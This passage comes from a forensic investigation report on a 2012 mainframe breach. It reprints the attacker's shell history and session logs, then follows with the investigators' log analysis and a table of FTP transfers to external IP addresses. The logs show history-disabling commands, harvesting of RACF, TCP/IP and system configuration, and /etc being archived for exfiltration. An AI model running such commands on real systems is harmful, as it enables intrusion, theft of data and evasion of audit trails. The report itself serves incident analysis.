- The command "id" without arguments is used frequently to examine if the effect of the "go.rx" script has worked as intended.
- The command "id" with arguments is used to examine a specific user, what user id he/she have, what groups that user belongs to, etc

Our analysis of this is that this is one way that has been used to gain root access.

The following file, another copy of a .sh_history, is create by the user with uid 0 on the SY19. It was saved in the /SYSTEM/etc/ directory.

```
unset HISTORY
unset HISTFILE
tso 'listcat catalog(ibmuser)'
tso 'listcat catalog(d384)'
tso 'listcat catalog(d384.)'
tso 'listcat catalog(PS1900113CCATALOG.SYS19.MASTER12)'
tso 'listcat catalog(sys19.master12)'
tso listcat catalog(sys19.master)'
tso listcat 'catalog(sys19.master)'
tso listcat 'catalog(d384.master)'
tso listcat 'catalog(sys1.master)'
tso help
tso listds
tso list
tso 'list *'
tso listalc
tso 'listcat catalog(catalog.sys19.master12)'
tso 'listcat catalog(catalog.sys19.master)'
tso 'listcat catalog(catalog.sys19)'
tso 'listcat catalog(catalog.semainf)'
tso 'listcat catalog(catalog)'
tso 'listcat library(sys19.parmlib)'
tso 'listcat help'
tso 'help listcat'
tso listcat * all
```

```
tso listcat all
tso listcat all 'file(semainf)'
tso listcat catalog('catalog.sys1.master.data')
pwd
tso "listcat catalog(catalog.sys19.master.data)"
tso "listcat volume"
tso "listcat catalog(ICFMAST1)"
tso "listcat names (default)"
tso "listcat names"
tso "listcat names(default)"
tso "listcat catalog(master12)"
tso "listcat catalog(sys19.master12)"
submit &
pwd
cd /tmp
id
tso "listcat catalog(e484.)"
pwd
ls
cd /users
ls
ls -lR
ls -lR wmovlae
cd /u
ls
ls /etc/
cd /tmp
umask
umask 0
tar cvfz apt.tgz /etc/
pwd
ls /etc/
cat /etc/inetd.confc
cat /etc/inetd.conf
cat /etc/ftp.data
cat /etc/ftp.env
ls -lad /etc/ftp*
ls "'//semainf.parmlib'"
cp "'//semainf.parmlib'" /tmp/pl
cp "'//d384.parmlib'" /tmp/pl
cp "'//sys19.proclib'" /tmp/pl
cp "//'semainf.parmlib'" /tmp/pl
cp "//'d384.parmlib'" /tmp/pl
cp "//'d384.proclib'" /tmp/pl
cp -r "//'SYS2.PROCLIB'" /tmp/a/2
mkdir /tmp/a0
cp -R "//'sys2.proclib'" /tmp/a0/
cp -R "//'sys1.proclib'" /tmp/a0/
ls /tmp/a0
cd /tmp/a0
cat racf
cat telnet
cat ftp
```

```
cat ftpd
mkdir /tmp/a1/
cp -r "//'tcpip.tcpparams'" /tmp/a1/
cp -r "//'tcpivp.tcpparms'" /tmp/a1/
cp "//'tcpip.profile.tcpip'" /tmp/a1/
ls /tmp/a1/
cp -r "//'tcpip.profile'" /tmp/a1/
cp -r "//'tcpivp.tcpparms'" /tmp/a1/
cp -r "//'tcpivp.tcpparms'" /tmp/a1
cp "//'tcpip.tcpip.data'" /tmp/a1/
cp -r "//'tcpip.*'" /tmp/a1/
cp -r "//'tcpip'" /tmp/a1/
ls
cat storepw
cat secadmin
ls *db*
cat secimpdb
ls
cat irrdptab
cp "//'sys1.samplib(irrdpsds)'" /tmp/a1/
cat /tmp/a1/irrdpsds
grep CAT /tmp/a1/*
grep -i cata *
grep DB *
cat seccrtdb
ls
cat racf
cat omvs
cat rexx
cat net
cat ipljob1
grep -i spar *
grep -i sema *
cat hzsproc
cat tcpip
cat "//'sys1.tcpparms(tcpdata)'"
ls
cat csfstart
cat "//'cpac.parmlib(csfprm01)'"
cat skrbkdc
grep -i ims *
cat cfzcim
grep -i volvo *
grep -i wm *
cat logonwm0
cat "//'cpac.cmdproc'"
cp -r "//'cpac.cmdproc'" /tmp/a1
cp -r "//'sys2.prod.clist'" /tmp/a1
cp -r "//'sys1.proc.clist'" /tmp/a1
ls
grep CAT *
grep DB *
grep -i racf *
```

```
grep -i racfds *
grep DS *
cat ioep*
cat zfs*
ls
ls "//'sys4'"
ls
df
ls /u/d610/rfvftp
ls /usr/lpp/pli
ls /usr/lpp/cicsts/appl
ls -lR /usr/lpp/cicsts
pwd
cp -R /usr/lpp/cicsts .
ls
pwd
cd ..
tar cvfza0.tgz a0/
w
who
```

Figure 18 content of ".sh_history" file by user with uid 0 from SY19

A description of the events in the history file is:

- The perpetrator initially actively give the commands "`unset HISTORY`" and "`unset HISTFILE`" to disable the history feature of the command interpreter (/bin/sh), thus trying to avoid having the storage of any traces of his activities.
- The perpetrator executes the "tso" command multiple times to list and extract information from the systems TSO part (not USS in which he is currently logged in). None of the listcat commands where correct so no information where found.
- The content of the /etc/ directory is saved in the tar archive called "apt.tgz"
- The perpetrator copies system configuration files from MVS into the "a0" directory he have created in the USS part, as a subdirectory to the temporary storage area "/tmp".
- The content of the files the perpetrator have colleted in the "a0" directory is saved in the tar archive called "a0.tgz"
- The perpetrator copies system configuration files from MVS into the "p1" directory he have created in the USS part, as a subdirectory to the temporary storage area "/tmp"
- The perpetrator copies system configuration files from MVS into the "a1" directory he have created in the USS part, as a subdirectory to the temporary storage area "/tmp"
- The perpetrator uses the "grep" command to search the content of files. He actively searches for keywords such as "spar", "sema", "wm", "racf", "CAT", "DB"
- The command "w" and "who" display what other users are currently logged into the mainframe in SY19. Thus the perpetrator can see if there are other users active or if he can suspect that he is being followed.

Our analysis of this is that he have actively tried to run TSO jobs, he have tried to list and collect information on datasets and system settings. He both have a working knowledge on specifics on the system (ie users or companies associated with the machine such as Sema,

WM(data) etc) and at the same time try out on chance a lot of different thing, e.g. performing the listcat for IBMUSER, a user not existing in the system.

It should be noted that the content of this history file matches the content of a session log saved locally on the computer of the main perpetrator. It should be obvious that there is a match between the two log files – one stored on the SY19 mainframe as historic log over event. One retrieved by the police from the computer used by the attacker. The file with the extracted logs was called "toandreas.log".

This part of the session log is reprinted in a "raw" format. The file has not been edited to remove spelling errors, etc. Thus

- the strange characters left in the text is actually control characters (most notably the "delete" character, used to remove the character to the left of the cursor).
- Some texts are "intermixed" since the perpetrator has started to type before the actual output from a command has finished writing to the screen. Thus some texts are gobbled in the log, but the commands and output is still correct during the actual session.
- A lot of text output is shown as response codes or long texts listed. In general a "command" given by the perpetrator is started by the "#" character first on the line.

```
# tso listcat a ac  catalg og(y sys19ca                 'listcat
catalog('sys19.catlg')             ibmuser)'

listcat catalog(ibmuser)

IDC3016I CATALOG IS NOT AVAILABLE+

IDC3009I ** VSAM CATALOG RETURN CODE IS 4 - REASON CODE IS IGG0CLAH-120

IDC1566I ** BSN0058. NOT LISTED

IDC0014I LASTCC=4

RC(4)

# tso 'listcat caata   talog(d384)'

listcat catalog(d384)

IDC3016I CATALOG IS NOT AVAILABLE+

IDC3009I ** VSAM CATALOG RETURN CODE IS 4 - REASON CODE IS IGG0CLAH-120

IDC1566I ** BSN0058. NOT LISTED

IDC0014I LASTCC=4

RC(4)

# tso l 'listcat catalog(d384.)'

listcat catalog(d384.)

IKJ56709I INVALID DATA SET NAME, d384.

IKJ56701I MISSING 'CATALOG' CATALOGNAME/PASSWORD VALUE+
```

```
IKJ56701I MISSING CATALOGNAME TO BE SEARCHED, PASSWORD IS OPTIONAL

IDC0014I LASTCC=12

RC(12)

# tso 'listcat catalog(sys19.catlg'
PS1900113CCATALOG.SYS19.MASTER12)'

listcat catalog(PS1900113CCATALOG.SYS19.MASTER12)

IKJ56709I INVALID DATA SET NAME, PS1900113CCATALOG.SYS19.MASTER12

IKJ56701I MISSING 'CATALOG' CATALOGNAME/PASSWORD VALUE+

IKJ56701I MISSING CATALOGNAME TO BE SEARCHED, PASSWORD IS OPTIONAL

IDC0014I LASTCC=12

RC(12)

# tso list    'listcat catalog(sys19.master12)'

listcat catalog(sys19.master12)

IDC3016I CATALOG IS NOT AVAILABLE+

IDC3009I ** VSAM CATALOG RETURN CODE IS 4 - REASON CODE IS IGG0CLAH-120

IDC1566I ** BSN0058. NOT LISTED

IDC0014I LASTCC=4

RC(4)

# tso listcat catalog(sys19.master)'

FSUM7332 syntax error: got (, expecting Newline

# tso listcat   'catalog  (ss ys19.master)'

listcat catalog(sys19.master)

IDC3016I CATALOG IS NOT AVAILABLE+

IDC3009I ** VSAM CATALOG RETURN CODE IS 4 - REASON CODE IS IGG0CLAH-120

IDC1566I ** BSN0058. NOT LISTED

IDC0014I LASTCC=4

RC(4)

# tso listcat ca   'catalog(e d384.master)'

listcat catalog(d384.master)

IDC3016I CATALOG IS NOT AVAILABLE+

IDC3009I ** VSAM CATALOG RETURN CODE IS 4 - REASON CODE IS IGG0CLAH-120

IDC1566I ** BSN0058. NOT LISTED

IDC0014I LASTCC=4
```

```
RC(4)

# tso listcat 'catalog(sys1.ms aster)'

listcat catalog(sys1.master)

IDC3016I CATALOG IS NOT AVAILABLE+

IDC3009I ** VSAM CATALOG RETURN CODE IS 4 - REASON CODE IS IGG0CLAH-120

IDC1566I ** BSN0058. NOT LISTED

IDC0014I LASTCC=4

RC(4)

# ts  tso help

help

LANGUAGE PROCESSING COMMANDS:


ASM        INVOKE ASSEMBLER PROMPTER AND ASSEMBLER F COMPILER.

CALC       INVOKE ITF:PL/1 PROCESSOR FOR DESK CALCULATOR MODE.

COBOL      INVOKE COBOL PROMPTER AND ANS COBOL COMPILER.

FORT       INVOKE FORTRAN PROMPTER AND FORTRAN IV G1 COMPILER.


PROGRAM CONTROL COMMANDS:


CALL       LOAD AND EXECUTE THE SPECIFIED LOAD MODULE.

LINK       INVOKE LINK PROMPTER AND LINKAGE EDITOR.

LOADGO     LOAD AND EXECUTE PROGRAM.

RUN        COMPILE, LOAD, AND EXECUTE PROGRAM.

TEST       TEST USER PROGRAM.

TESTAUTH   TEST APF AUTHORIZED PROGRAMS.


DATA MANAGEMENT COMMANDS:


ALLOCATE   ALLOCATE A DATA SET WITH OR WITHOUT AN ATTRIBUTE

           LIST OF DCB PARAMETERS.

ALTLIB     DEFINE OPTIONAL, USER-LEVEL OR APPLICATION-LEVEL SETS OF

           LIBRARIES CONTAINING SAA/PL EXECS OR CLISTS.  THESE
```

```
                    LIBRARIES ARE SEARCHED WHEN IMPLICITLY INVOKING AN

                    SAA/PL EXEC OR CLIST.

ATTRIB      ALLOW DCB PARAMETERS TO BE DYNAMICALLY INTRODUCED

            AND NAMED FOR USE WITH A SUBSEQUENT ALLOCATE COMMAND.

CONVERT     SIFT ITF/PL1 AND FORTRAN SOURCE.

COPY        COPY A DATA SET.  (SEE NOTE BELOW.)

DELETE      DELETE A DATA SET.

EDIT        CREATE, EDIT, AND/OR EXECUTE A DATA SET.

FORMAT      FORMAT AND PRINT A TEXT DATA SET.  (SEE NOTE BELOW.)

FREE        RELEASE A DATA SET AND/OR AN ATTRIBUTE LIST.

LIST        DISPLAY A DATA SET.  (SEE NOTE BELOW.)

LISTALC     DISPLAY ACTIVE DATA SETS.

LISTBC      DISPLAY MESSAGES FROM OPERATOR/USER.

LISTCAT     DISPLAY USER CATALOGUED DATA SETS.

LISTDS      DISPLAY DATA SET ATTRIBUTES.

MERGE       COMBINE DATA SETS.  (SEE NOTE BELOW).

PRINTDS     PRINT A DATA SET.

PROTECT     PASSWORD PROTECT DATA SETS.

RENAME      RENAME A DATA SET.

TSOLIB      DEFINE OPTIONAL SEARCH LEVEL THAT TSO/E USES WHEN SEARCHING

            FOR COMMANDS AND PROGRAMS.


NOTE:   THE TSO DATA UTILITY COMMANDS, COPY, FORMAT, LIST AND MERGE,

        ARE PART OF PROGRAM PRODUCT 5734-UT1.  THIS PRODUCT MUST BE

        INSTALLED PRIOR TO UTILIZING THE COMMANDS AND RELATED HELPS.


SYSTEM CONTROL COMMANDS:


ACCOUNT     MODIFY/ADD/DELETE USER ATTRIBUTES.

CONSOLE     PLACE TERMINAL IN CONSOLE MODE.

OPERATOR    PLACE TERMINAL IN OPERATOR MODE.

PARMLIB     LIST/UPDATE TSO/E DEFAULTS.
```

```
RACONVRT   UADS TO RACF DATA BASE CONVERSION UTILITY.

SYNC       SYNCHRONIZE THE BROADCAST DATA SET WITH USER IDS FROM THE

           UADS AND RACF DATA BASE.



SESSION CONTROL:



CONSPROF   DEFINE USER CONSOLE CHARACTERISTICS.

EXEC       INVOKE COMMAND PROCEDURE.

EXECUTIL   ALTER REXX ENVIRONMENT.

HELP       INVOKE HELP PROCESSOR.

LOGOFF     END TERMINAL SESSION.

LOGON      START TERMINAL SESSION.

PROFILE    DEFINE USER CHARACTERISTICS.

SEND       SEND MESSAGE TO OPERATOR/USER.

TERMINAL   DEFINE TERMINAL CHARACTERISTICS.

TIME       LOG SESSION USAGE TIME.

TSOEXEC    EXECUTE AN AUTHORIZED OR UNAUTHORIZED COMMAND

           FROM WITHIN AN UNAUTHORIZED ENVIRONMENT.

WHEN       CONDITIONALLY EXECUTE NEXT COMMAND.



FOREGROUND INITIATED BACKGROUND COMMANDS:



CANCEL     CANCEL BACKGROUND JOB.

OUTPUT     DIRECT OUTPUT MEDIUM FOR BACKGROUND JOB.

STATUS     LIST STATUS OF BACKGROUND JOB.

SUBMIT     SUBMIT BACKGROUND JOB.



INTERACTIVE DATA TRANSMISSION FACILITY:



RECEIVE    RECEIVE DATA SENT TO YOU BY A TRANSMIT COMMAND.

TRANSMIT   TRANSMIT MESSAGES AND/OR DATA SETS VIA NODES DEFINED TO JES.

IKJ56803I FOR MORE INFORMATION ENTER HELP COMMANDNAME OR HELP HELP
```

```
# tso listds

listds

IKJ56652I You attempted to run an authorized command or program.  This is not
supported under the Dynamic TSO Environment.

FOMF0139I Authorized commands are not supported

# tso list

list

FOMF0136I Command not found

# tso 'list *'

list *

FOMF0136I Command not found

# tso ' listalc

listalc

NULLFILE

/dev/fd1

# tso list    ' l 'listcat catalog(catalog.sys19.master12)'

listcat catalog(catalog.sys19.master12)

IDC3016I CATALOG IS NOT AVAILABLE+

IDC3009I ** VSAM CATALOG RETURN CODE IS 4 - REASON CODE IS IGG0CLAH-120

IDC1566I ** BSN0058. NOT LISTED

IDC0014I LASTCC=4

RC(4)

# tso 'lits  stcat catalog(catalog.sys19.master)'

listcat catalog(catalog.sys19.master)

IDC3016I CATALOG IS NOT AVAILABLE+

IDC3009I ** VSAM CATALOG RETURN CODE IS 4 - REASON CODE IS IGG0CLAH-120

IDC1566I ** BSN0058. NOT LISTED

IDC0014I LASTCC=4

RC(4)

# tso   'listcat catalog(catalog.sys19)'

listcat catalog(catalog.sys19)

IDC3016I CATALOG IS NOT AVAILABLE+

IDC3009I ** VSAM CATALOG RETURN CODE IS 4 - REASON CODE IS IGG0CLAH-120
```

```
IDC1566I ** BSN0058. NOT LISTED

IDC0014I LASTCC=4

RC(4)

# tso list c  a cat         'listcat catalog(catalog.semainf)'

listcat catalog(catalog.semainf)

IDC3016I CATALOG IS NOT AVAILABLE+

IDC3009I ** VSAM CATALOG RETURN CODE IS 4 - REASON CODE IS IGG0CLAH-120

IDC1566I ** BSN0058. NOT LISTED

IDC0014I LASTCC=4

RC(4)

# tso 'listcat catalog(c sys   s catalog)'

listcat catalog(catalog)

IDC3016I CATALOG IS NOT AVAILABLE+

IDC3009I ** VSAM CATALOG RETURN CODE IS 4 - REASON CODE IS IGG0CLAH-120

IDC1566I ** BSN0058. NOT LISTED

IDC0014I LASTCC=4

RC(4)

# tso lis   'listcat catalo  a log(d384    sys1.
library(sys19.parmlib)'

listcat library(sys19.parmlib)

IDC3242I 'LIB' VALUE HAS INVALID LENGTH - SYS19.PARMLIB

IDC0014I LASTCC=12

RC(12)

# tso 'listcat help'

listcat help

IKJ56712I INVALID KEYWORD, HELP

IDC0014I LASTCC=12

RC(12)

# tso 'l helpl listcat'

help listcat


Function -

  The LISTCAT command lists entries from either the master catalog or
```

```
   a user catalog.



Syntax -

        LISTCAT     CATALOG('catname/password')

                    LIBRARY('lib_name')

                    FILE('dname')

                    OUTFILE('dname')

                    LEVEL('level') | ENTRIES('entryname/password' ...) |

                    LIBRARYENTRIES('library_entryname') |

                    VOLUMEENTRIES('volume_entryname')

                    CREATION('nnnn')

                    EXPIRATION('nnnn')

                    NOTUSABLE

                    CLUSTER  DATA  INDEX  ALIAS  SPACE  NONVSAM

                         USERCATALOG  GENERATIONDATAGROUP  PAGESPACE

                         ALTERNATEINDEX  PATH

                    ALL | NAME | HISTORY | VOLUME | ALLOCATION

  Required - NONE

  Defaults - NAME



  Abbreviations -

      Note - In addition to normal TSO short forms, these are accepted.



              LISTCAT            LISTC

              OUTFILE            OFILE

              LEVEL              LVL

              NOTUSABLE          NUS

              INDEX              IX

              SPACE              SPC

              NONVSAM            NVSAM

              USERCATALOG        UCAT
```

```
            GENERATIONDATAGROUP   GDG

            PAGESPACE             PGSPC

            ALTERNATEINDEX        AIX

            LIBRARYENTRIES        LIBENTRIES      LIBENT

            VOLUMEENTRIES         VOLENTRIES      VOLENT



Operands -


  CATALOG('catname/password')

          - Specifies the name of the catalog containing the entries

            to be listed.

  'catname'

          - Name of the catalog containing the entries to be

            listed.

  'password'

          - Password of the catalog containing the entries to be

            listed.

  Required - 'catname'


  LIBRARY('library_name')

          - Specifies the name of the library that is used as a filter

            to restrict the volume entries to be listed.

  'library_name'

          - Name of the library that is used as a filter to restrict

            the volume entries to be listed.

  Required - 'library_name'


  FILE('dname')

          - Identifies the volumes that contain the catalog

            entries to be listed.

  'dname'  - Name of the DD statement that identifies the volumes
```

```
                              containing catalog entries to be listed.


      OUTFILE('dname')

                - Identifies the alternate output data set.
      'dname'   - Name of the JCL statement that identifies the

                  alternate output data set.



      LEVEL('level')

                - Specifies the level of entry names to be listed.
      'level'   - level of entry names to be listed.



      ENTRIES('entryname/password' ...)

                - The names of the individual entries to be listed.
      'entryname'

                - Name of the object whose entry is to be listed.
      'password'

                - Password of password-protected cluster or component or

                  object.
      REQUIRED - 'entryname'



      LIBRARYENTRIES('library_entryname')

                - The names of the individual library entry to be listed.
      'library_entryname'

                - Name of the object whose entry is to be listed. An

                  asterisk "*" may be used as part of the library_entryname

                  to cause a generic search to be performed.
      REQUIRED - 'library_entryname'



      VOLUMEENTRIES('volume_entryname')

                - The names of the individual volume entry to be listed.
      'volume_entryname'

                - Name of the object whose entry is to be listed in the
```

```
                    form 'Vvolser' where volser is a 1-6 character volume

                    serial name. An asterisk "*" may be used as part of the

                    volser to cause a generic search to be performed.
     REQUIRED - 'volume_entryname'


     CREATION('nnnn')

                 - Selection of objects listed by creation date.
     'nnnn'   - Objects listed if created 'nnnn' days ago or earlier,

                    where 'nnnn' is a decimal number 0 - 9999.


     EXPIRATION('nnnn')

                 - Selection of objects listed by expiration date.
     'nnnn'   - Objects listed if expiring 'nnnn' days hence or earlier,

                    where 'nnnn' is a decimal number 0 - 9999.


     NOTUSABLE

                 - The entries for data and index components that are

                    marked as unusable are to be listed.


     CLUSTER  - The cluster entries are to be listed.


     DATA     - The entries for data components are to be listed.


     INDEX    - The entries for index components are to be listed.


     ALIAS    - The alias entries are to be listed.


     SPACE    - The entries for volumes containing VSAM data spaces are to

                    be listed.  SPACE is mutually exclusive with other entry

                    types. VSAM catalogs only.


     NONVSAM  - The entries for non-VSAM data sets are to be listed.
```

```
    USERCATALOG

            - The entries for user catalogs are to be listed.


    GENERATIONDATAGROUP

            - The entries for generation data groups are to be listed.


    PAGESPACE

            - The entries for page spaces are to be listed.


    ALTERNATEINDEX

            - The alternateindex entries are to be listed.


    PATH     - The path entries are to be listed.


    ALL      - All the fields are to be listed for each catalog entry.


    NAME     - The name and entry type of the cataloged objects are to

               be listed.


    HISTORY  - The information provided by specifying name and owner

               identification, creation date, expiration date and catalog

               recovery information for the objects is to be listed.


    VOLUME   - The information provided by specifying HISTORY and volume

               serial numbers and device types allocated to the objects

               is to be listed.


    ALLOCATION

            - The information provided by specifying VOLUME and detailed

               information about the allocation are to be listed.
# tso listcat * all
```

```
listcat TextTools banner bpa cmx dce dfs ftp.data ftp.env hosts inetd.conf
inetd.pid init.options ioepdcf ldap log omproute.conf omproute.conf.new
omproute.conf.old omproute.conf.org profile profile.d120302 profile.old.070915
profile.soe08a protocol rc rc.old recover roha security services ssh
syslog.conf syslog.conf.old syslog.pid utmpx venv.common.profile venv.extra
xlate zoneinfo all

IKJ56712I INVALID KEYWORD, TEXTTOOLS

IKJ56712I INVALID KEYWORD, BANNER

IKJ56712I INVALID KEYWORD, BPA

IKJ56712I INVALID KEYWORD, CMX

IKJ56712I INVALID KEYWORD, DCE

IKJ56712I INVALID KEYWORD, DFS

IKJ56712I INVALID KEYWORD, ftp.data

IKJ56712I INVALID KEYWORD, ftp.env

IKJ56712I INVALID KEYWORD, HOSTS

IKJ56712I INVALID KEYWORD, inetd.conf

IKJ56712I INVALID KEYWORD, inetd.pid

IKJ56712I INVALID KEYWORD, init.options

IKJ56712I INVALID KEYWORD, IOEPDCF

IKJ56712I INVALID KEYWORD, LDAP

IKJ56712I INVALID KEYWORD, LOG

IKJ56712I INVALID KEYWORD, omproute.conf

IKJ56712I INVALID KEYWORD, omproute.conf.new

IKJ56712I INVALID KEYWORD, omproute.conf.old

IKJ56712I INVALID KEYWORD, omproute.conf.org

IKJ56712I INVALID KEYWORD, PROFILE

IKJ56712I INVALID KEYWORD, profile.d120302

IKJ56712I INVALID KEYWORD, profile.old.070915

IKJ56712I INVALID KEYWORD, profile.soe08a

IKJ56712I INVALID KEYWORD, PROTOCOL

IKJ56712I INVALID KEYWORD, RC

IKJ56712I INVALID KEYWORD, rc.old

IKJ56712I INVALID KEYWORD, RECOVER

IKJ56712I INVALID KEYWORD, ROHA
```

```
IKJ56712I INVALID KEYWORD, SECURITY

IKJ56712I INVALID KEYWORD, SERVICES

IKJ56712I INVALID KEYWORD, SSH

IKJ56712I INVALID KEYWORD, syslog.conf

IKJ56712I INVALID KEYWORD, syslog.conf.old

IKJ56712I INVALID KEYWORD, syslog.pid

IKJ56712I INVALID KEYWORD, UTMPX

IKJ56712I INVALID KEYWORD, venv.common.profile

IKJ56712I INVALID KEYWORD, venv.extra

IKJ56712I INVALID KEYWORD, XLATE

IKJ56712I INVALID KEYWORD, ZONEINFO

IDC0014I LASTCC=12

RC(12)

# tso listcat all

listcat all

IDC3012I ENTRY BSN0058. NOT FOUND+

IDC3007I ** VSAM CATALOG RETURN CODE IS 8

IDC1566I ** BSN0058. NOT LISTED

IDC0014I LASTCC=4

RC(4)

# tso lista cat all catalog(          file('sema     sema
'file(semainf)'

listcat all file(semainf)

IDC3012I ENTRY BSN0058. NOT FOUND+

IDC3007I ** VSAM CATALOG RETURN CODE IS 8

IDC1566I ** BSN0058. NOT LISTED

IDC0014I LASTCC=4

RC(4)

# tso listcat ' catalog('catalog.sys1.master.data')

FSUM7332 syntax error: got (, expecting Newline

#

# pwd

/SYSTEM/etc
```

```
# tso "listcat catalog(catalg og.sys19.master.data)"

listcat catalog(catalog.sys19.master.data)

IDC3016I CATALOG IS NOT AVAILABLE+

IDC3009I ** VSAM CATALOG RETURN CODE IS 4 - REASON CODE IS IGG0CLAH-120

IDC1566I ** BSN0058. NOT LISTED

IDC0014I LASTCC=4

RC(4)

# tso "listcat volumem "

listcat volume

IDC3012I ENTRY BSN0058. NOT FOUND+

IDC3007I ** VSAM CATALOG RETURN CODE IS 8

IDC1566I ** BSN0058. NOT LISTED

IDC0014I LASTCC=4

RC(4)

#

# list    tso "ll ista cat catalog(ICFMAST1)"

listcat catalog(ICFMAST1)

IDC3016I CATALOG IS NOT AVAILABLE+

IDC3009I ** VSAM CATALOG RETURN CODE IS 4 - REASON CODE IS IGG0CLAH-120

IDC1566I ** BSN0058. NOT LISTED

IDC0014I LASTCC=4

RC(4)

# tso ll  "listcat catalog(        names (default)"

listcat names (default)

IKJ56712I INVALID KEYWORD, (default)

IDC0014I LASTCC=12

RC(12)

# tso l"listcat names"

llistcat names

FOMF0137I Command syntax error

# tso "listcat names(default)"

listcat names(default)
```

```
IKJ56712I INVALID KEYWORD, (default)

IDC0014I LASTCC=12

RC(12)

# tso l "listcat atalog(        catao log(a master12)"

listcat catalog(master12)

IDC3016I CATALOG IS NOT AVAILABLE+

IDC3009I ** VSAM CATALOG RETURN CODE IS 4 - REASON CODE IS IGG0CLAH-120

IDC1566I ** BSN0058. NOT LISTED

IDC0014I LASTCC=4

RC(4)

# tso l "listcat catalog(sys19.master12)"

listcat catalog(sys19.master12)

IDC3016I CATALOG IS NOT AVAILABLE+

IDC3009I ** VSAM CATALOG RETURN CODE IS 4 - REASON CODE IS IGG0CLAH-120

IDC1566I ** BSN0058. NOT LISTED

IDC0014I LASTCC=4

RC(4)

# submit &

[33]      50334832

# FSUMB409 submit: stdin Could not submit empty job.


# pwd

/SYSTEM/etc

# cd /tmp

# id

uid=0(SUPERUSR) gid=0(STCGROUP) groups=548400(E484)

# tso "list  cat catalog(e484.)"

listcat catalog(e484.)

IKJ56709I INVALID DATA SET NAME, e484.

IKJ56701I MISSING 'CATALOG' CATALOGNAME/PASSWORD VALUE+

IKJ56701I MISSING CATALOGNAME TO BE SEARCHED, PASSWORD IS OPTIONAL
```

```
IDC0014I LASTCC=12

RC(12)

# pwd

/SYSTEM/tmp

# ls

IMWE

SYSHIS20091027.141314.CNT

a

a.env

cicswsdl.tgz

duku

duqu

inetd.debug.stderr

inetd.debug.stdout

infil

kuku

mnt

newvar

nohup.out

profile.soe07a

rlogind.stderr

rlogind2.stderr

slask

ssh.output

ssh.pid

ssh2.output

syslogd

u0

uads

ws2bila4.log

ws2bilh1.log

ws2ls.log
```

```
ws2ls1.log

ws2ls2.log

ws2lsr.log

ws2lsx.log

ws2nava4.log

ws2navh1.log

ws2sparh1.log

ws2taxa4.log

ws2taxh1.log

ws2tela4.log

xx

# cd /users

ls

# ssh

wmovlae

wmstott

# ls -lR


.:

total 6

drwxr-xr-x    2 SUPERUSR D384         256 Mar  2 08:42 ssh

dr-xr-xr-x    3 SUPERUSR D384         288 Feb 28 13:40 wmovlae

drwxrwxrwx    3 SUPERUSR D384         512 Mar  5 15:23 wmstott


./ssh:

total 0


./wmovlae:

total 0


./wmstott:

total 672
```

```
-rwxrwxrwx   1 WMSTOTT  D384       331776 Mar  5 14:51 gzip

# ls -lR wmovlae


wmovlae:

total 0

# cd /u

ls

# lsHIS

d345

d384

d552

d610

d666

d700

d838

e077

e203

e478

e484

e780

e784

e897

e974

scripts

static

v384

webtek

#  /etc/

TextTools

banner

bpa

cmx
```

```
dce

dfs

ftp.data

ftp.env

hosts

inetd.conf

inetd.pid

init.options

ioepdcf

ldap

log

omproute.conf

omproute.conf.new

omproute.conf.old

omproute.conf.org

profile

profile.d120302

profile.old.070915

profile.soe08a

protocol

rc

rc.old

recover

roha

security

services

ssh

syslog.conf

syslog.conf.old

syslog.pid

utmpx

venv.common.profile
```

```
venv.extra

xlate

zoneinfo

# cd /tmp

tar # c

u# mask

0027

# umask - 0

tar#  cvfz a.   ptt .tgz /etc/
```

**Figure 19 Log extract from the session logs from one of the perpetrators computer.
Showing the usage of the "tso" and "tar commands**

It is interesting to perform a comparison of the two files – the command history list on the SY19 server and compared to the session log (toandreas.log, as stated earlier), obtained from the investigating police that have gotten it from the computer of one of the captured perpetrators. Eliminating all the output, and misspelled commands, these two files show two sides of the same event.

- The user is logged in as BSN0058. This is evident from the error codes given when performing the "tso listcat" command. This is shown in the "session log" from the perpetrators computer.
- He creates a tar archive (apt.tgz) of files in the /etc catalog to later download via FTP

Log analysis

A number of different logs have been collected and analysis, including:

- IBM mainframe logs: Analysis of SMF record type 30 files
- IBM mainframe logs: Analysis of SMF record type 118/119 TCP/IP (FTP and API logs)
- IBM mainframe logs: Analysis of SMF record type XX (API call logs) files
- IBM mainframe logs: Analysis of USS syslog files
- IBM mainframe logs: Analysis of MVS SYSLOG files
- Windows logs: Analysis of IIS web access log files
- Windows logs: Analysis of firewall log files

Some of the log files related to SY19 have been lost, due to how the log files were created and maintained on the mainframe. The logs where stored in the /tmp area.

Analysis of stolen information and exported files

NB: It should be noted that we have only examined system data, not application or user data sets. User data have been examined elsewhere by the information owners as well as the investigating police.

From SY19 a large number of files are downloaded via FTP. A similarily large number are attempted to download. Several of the downloaded or attempted downloaded files are downloaded to dofferent places and by different users. Some archive files are downloaded as well. Apt.tgz is one file. 1.tgz is another. 451 files are listed in 1.tgz. For information on 1.tgz, see "Appendix K: Content of archive file 1.tgz" page 222.

From SYS3 a large number of files are downloaded via FTP. A similarily large number are attempted to download. Several of the downloaded or attempted downloaded files are downloaded to dofferent places and by different users. . Some archive files are downloaded as well, each containing a large number of files, .e.g

- 414 files in cics.it.tgz
- 2395 files in local.tgz
- 1070 files in u.it.tgz

For information on these archive files, see "Appendix P: Content of archive file "u.tgz" from SYS3" page 419, "Appendix N: Content of archive file cics.it.tgz from SYS3" page 264, "Appendix O: Content of archive file local.tgz from SYS3" page 285.

USS files

Tar files are an archive with several files saved into one new file. As seen in the examples from the transfer logs, several tar archives where transferred from the mainframes to the perpetrators. Tar files have only been downloaded from SY19 and SYS3. No tar files have been uploaded.

File name	User	Target	Date	System	Comment
/tmp/apt.tgz	BSN0058	178.18.243.27	2012-03-05-17.09.19 2012-03-05-19.28.03.	SY19	The file apt.tgz is believed to be /etc with associated files. This is evident from the .sh_history file that user id 0 creates on SY19 and where he run the tar command to

					create apt.tgz
/tmp/apt.tgz	SPRBI08	46.59.51.181	2012-03-08-13.45.24	SY19	
/tmp/cicswsdl.tgz	SPRBI08	46.59.51.181	2012-03-08-13.45.25.	SY19	
/SYSTEM/tmp/apt.tgz	ASI0936	46.59.51.181	2012-03-08-14.33.03	SY19	
/SYSTEM/tmp/cics wsdl.tgz	ASI0936	46.59.51.181	2012-03-08-14.33	SY19	
/tmp/.u.tgz	AVIY356	203.176.141.205	2012-03-10-03.23.11	SY19	
/tmp/cicswsdl.tgz	AVIY356	203.176.141.205	2012-03-10-03.29.26	SY19	
/tmp/u.tgz	AVIY354	203.176.141.205	2012-03-10-12.14.18	SY19	
/tmp/u.tgz	AVIY354	203.176.141.205	2012-03-10-12.15.18.	SY19	
